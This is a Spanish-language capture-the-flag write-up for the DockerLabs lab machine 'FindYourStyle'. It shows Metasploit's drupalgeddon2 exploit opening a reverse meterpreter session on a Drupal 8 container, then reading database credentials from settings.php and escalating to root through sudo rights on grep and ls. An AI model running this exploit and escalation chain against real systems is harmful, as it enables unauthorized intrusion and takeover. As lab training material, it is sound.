🏴‍☠️ Write-Up: Máquina "FindYourStyle"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Compruebo conectividad con la máquina objetivo.

```
┌──(kali㉿kali)-[~]
└─$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.095 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.063 ms
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.067 ms
64 bytes from 172.17.0.2: icmp_seq=6 ttl=64 time=0.065 ms
64 bytes from 172.17.0.2: icmp_seq=7 ttl=64 time=0.064 ms
64 bytes from 172.17.0.2: icmp_seq=8 ttl=64 time=0.063 ms
64 bytes from 172.17.0.2: icmp_seq=9 ttl=64 time=0.061 ms
^C
── 172.17.0.2 ping statistics ──
9 packets transmitted, 9 received, 0% packet loss, time 8198ms
rtt min/avg/max/mdev = 0.058/0.066/0.095/0.010 ms
```


🎯 2. Escaneo y Enumeración

Busco puertos abiertos en la máquina objetivo.





Analizo a mayor profundidad el puerto abierto encontrado. Encuentro que es un Drupal 8.

Busco directorios en la web usando gobuster, y se encuentran diversos directorios disponibles.




Al ingresar a la web, confirmo que es un Drupal.






💥 3. Explotación de Vulnerabilidades

Entro a MSF y busco algún exploit disponible para Drupal 8.





De los exploit disponibles elijo el primero, el que tiene índice 0.

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DUMP_OUTPUT   false            no        Dump payload command output
   PHP_FUNC      passthru         yes       PHP function to execute
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /                yes       Path to Drupal install
   VHOST                          no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


View the full module info with the info, or info -d command.
```


Ingreso la ip de la máquina objetivo.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 172.17.0.2
RHOSTS ⇒ 172.17.0.2
```


Ejecuto el exploit y logra abrirme una sesión en la máquina objetivo.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (40004 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 172.17.0.2:48208) at 2025-07-01 11:20:59 -0400
```


Pruebo si puedo llevar esa sesión a mi propia terminal (fuera de MSF) usando una reverse shell en bash. (este paso no es necesario realmente, solo quería probar. Igualmente se podría con multi/handler de MSF)




Me pongo a la escucha con netcat.



Desde meterpreter abro una shell y uso el comando en bash para la reverse shell.



Recibo la conexión.



🔐 4. Escalada de Privilegios y Post-explotación

Leyendo en Drupal - HackTricks prácticamente se explica que en la post explotacion se debe buscar el archivo settings.php que contiene información de la base de datos y credenciales (como wp-config.php para Wordpress, o config.php para FuelCMS)

```
$ find / -name settings.php 2>/dev/null
/var/www/html/sites/default/settings.php
```


```
$ cd /var/www/html/sites/default
$ pwd
/var/www/html/sites/default
$ ls
default.services.yml
default.settings.php
files
settings.php
$ cat settings.php
```

```
/**
 * Database settings:
 *
 * The $databases array specifies the database connection or
 * connections that Drupal may use.  Drupal is able to connect
 * to multiple databases, including multiple types of databases,
 * during the same request.
 *
 * One example of the simplest connection array is shown below. To use the
 * sample settings, copy and uncomment the code below between the @code and
 * @endcode lines and paste it after the $databases declaration. You will need
 * to replace the database username and password and possibly the host and port
 * with the appropriate credentials for your database system.
 *
 * The next section describes how to customize the $databases array for more
 * specific needs.
 *
 * @code
 * $databases['default']['default'] = array (
 *   'database' => 'database_under_beta_testing', // Mensaje del sysadmin, no se usar sql y petó la base de datos jiji xd
 *   'username' => 'ballenita',
 *   'password' => 'ballenitafeliz', //Cuidadito cuidadin pillin
 *   'host' => 'localhost',
 *   'port' => '3306',
 *   'driver' => 'mysql',
 *   'prefix' => '',
 *   'collation' => 'utf8mb4_general_ci',
 * );
 * @endcode
 */
$databases = array();
```


Luego de obtener usuario y contraseña, ingreso al usuario encontrado. Por suerte también tienen unas herramientas con permisos SUDO, se que “grep” puede servir para leer archivos y “ls” para listar directorios. Al tener permisos SUDO, permite que las herramientas puedan acceder a archivos de cualquier parte del sistema.

```
$ su ballenita
su: must be run from a terminal
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@a0c174fe8a64:/var/www/html/sites/default$ su ballenita
su ballenita
Password: ballenitafeliz

ballenita@a0c174fe8a64:/var/www/html/sites/default$ sudo -l
sudo -l
Matching Defaults entries for ballenita on a0c174fe8a64:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ballenita may run the following commands on a0c174fe8a64:
    (root) NOPASSWD: /bin/ls, /bin/grep
```

En GTFOBINS busco comando que pudiese servir para escalar privilegios con grep, teniendo en cuenta que grep puede servir para leer archivos. Respecto a ls, se que se puede usar para listar archivos de directorios.



Con “ls” listo el contenido del directorio /root encontrando un archivo txt. Con “grep” leo ese archivo txt, el cual encuentro que contiene una contraseña aparentemente de root. La uso para loguearme como usuario root. Funcionó.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.